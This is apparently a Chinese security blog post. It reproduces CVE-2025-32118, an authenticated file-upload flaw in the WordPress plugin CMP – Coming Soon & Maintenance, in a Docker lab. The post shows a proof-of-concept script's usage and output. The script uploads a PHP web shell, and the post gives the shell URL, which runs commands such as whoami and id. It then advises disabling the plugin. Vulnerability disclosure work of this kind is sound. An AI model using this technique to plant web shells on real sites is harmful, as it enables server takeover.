


影响500万+WordPress的插件， 官网最新版本仍存在命令执行漏洞

研究背景

我们知道，当WordPress某个插件被爆出漏洞时，该插件在官网的插件库大概率会被暂停提供或放出已修复的新版本，如上一条星球消息的CVE-2025-30567漏洞中用到的wp01插件：“这款插件自 2025 年 3 月 14 日起已被下架，暂时无法下载。此次下架为临时措施，正在等待全面审核。”



wp01

By [wp01ru](#)

Details

Reviews

Development


[Support](#)

Description

This plugin has been closed as of March 14, 2025 and is not available for download. This closure is temporary, pending a full review.

Contributors & Developers

"WP01 – Speed, Security, SEO consultant" is open source software. The following people have contributed to this plugin.

 [wp01ru](#)

Version	2.6.2
Last updated	2 years ago
Active installations	N/A
WordPress version	4.0 or higher
Tested up to	6.1.7
PHP version	5.6 or higher
Languages	See all 2

[Advanced View](#)

今天在寻找漏洞素材的时候发现了一件不同寻常的事情，如下图：“该漏洞影响 CMP – Coming Soon & Maintenance 插件的所有版本（从未知版本到 4.1.13）。”我们发现 <= 4.2.13版本存在该漏洞

应用

ChatGPT

ArticleCyberSecu...

素材

Java

AI

Own

tmp

国外优质博客

VULNERABILITIES

CVE-2025-32118 Detail

AWAITING ANALYSIS

This CVE record has been marked for NVD enrichment efforts.

Description

Unrestricted Upload of File with Dangerous Type vulnerability in NiteoThemes CMP – Coming Soon & Maintenance allows Using Malicious Files. This issue affects CMP – Coming Soon & Maintenance: from n/a through 4.1.13.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NVD

NIST: NVD

Base Score: N/A

NVD assessment not yet provided.

CNA

CNA: Patchstack

Base Score: 9.1 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

但在WordPress官网的插件库中（<https://wordpress.org/plugins/cmp-coming-soon-maintenance/advanced/>），该插件的最新版本就是4.1.13，最新的版本仍然存在漏洞。

但这毕竟只是理论上的，想要具体证明还得是把这个插件拖下来实际复现一下。

Plugin Directory

CMP – Coming Soon & Maintenance Plugin by NiteoThemes

Submit a plugin

My favorites

Log in

CMP

CMP – Coming Soon & Maintenance Plugin by NiteoThemes

By NiteoThemes

Download

Details

Reviews

Installation

Development

Advanced View

Support

Statistics

Active versions

other

4.1

Downloads Per Day

Version

4.1.13

Last updated

9 months ago

Active installations

200,000+

WordPress version

3.0 or higher

Tested up to

6.5.5

PHP version

5.6 or higher

Languages

See all 6

Tags

coming soon

coming soon page

launch page


环境部署

在星球发布的“CVE-2025-32118一键部署环境”文件夹中执行一条命令即可部署环境


```
docker-compose up -d
```

名称	修改日期	大小	种类
▼ CVE-2025-32118 一键部署环境	今天 15:35	--	文件夹
📄 Dockerfile	昨天 21:31	316 字节	文稿
📄 docker-compose.yml	昨天 21:32	864 字节	YAML
> 📁 cmp-coming-soon-maintenance	2024 年 7 月 25 日 17:45	--	文件夹

访问 <http://your-ip:8000> 出现如下页面证明部署成功



选择好语言，接着点“Continue”正常创建一下网站，在插件处启用一下**CMP - Coming Soon & Maintenance Plugin**即可成功部署环境



漏洞复现

利用如下python脚本，-t参数是目标wordpress地址，-u参数是admin用户的用户名，-p参数是admin用户的密码。

```
(CommonPython) % python POC-CVE-2025-32118.py -h
usage: POC-CVE-2025-32118.py [-h] -t TARGET -u USERNAME -p PASSWORD

CVE-2025-32118 WordPress Theme Upload Exploit

options:
  -h, --help            show this help message and exit
  -t TARGET, --target TARGET
                        Target WordPress site URL
  -u USERNAME, --username USERNAME
                        Admin username
  -p PASSWORD, --password PASSWORD
                        Admin password
```

使用命令 `python POC-CVE-2025-32118.py -t http://10.211.55.2:8000 -u admin -p admin` 成功执行了 `whoami` 命令

```
(CommonPython) (CVE-2025-32118) % python POC-CVE-2025-32118.py -t http://10.211.55.2:8000 -u admin -p admin
[***] CVE-2025-32118 Educational exploit [***]
[+] Login successful.
[+] Nonce acquired: a38db6fcfe
[+] Payload uploaded successfully.
[+] Shell reachable: http://10.211.55.2:8000/wp-content/plugins/cmp-premium-themes/a1batr0ssShell/a1batr0ssShell.php?cmd=whoami
[+] Command Output: www-data
```

我们去浏览器执行一下其他命令也是可以成功的：

```
← 刷新 不安全 | 10.211.55.2:8000/wp-content/plugins/cmp-premium-themes/a1batr0ssShell/a1batr0ssShell.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

漏洞修复

- 插件作者暂未发布修复版本，建议暂时禁用该插件

天御安全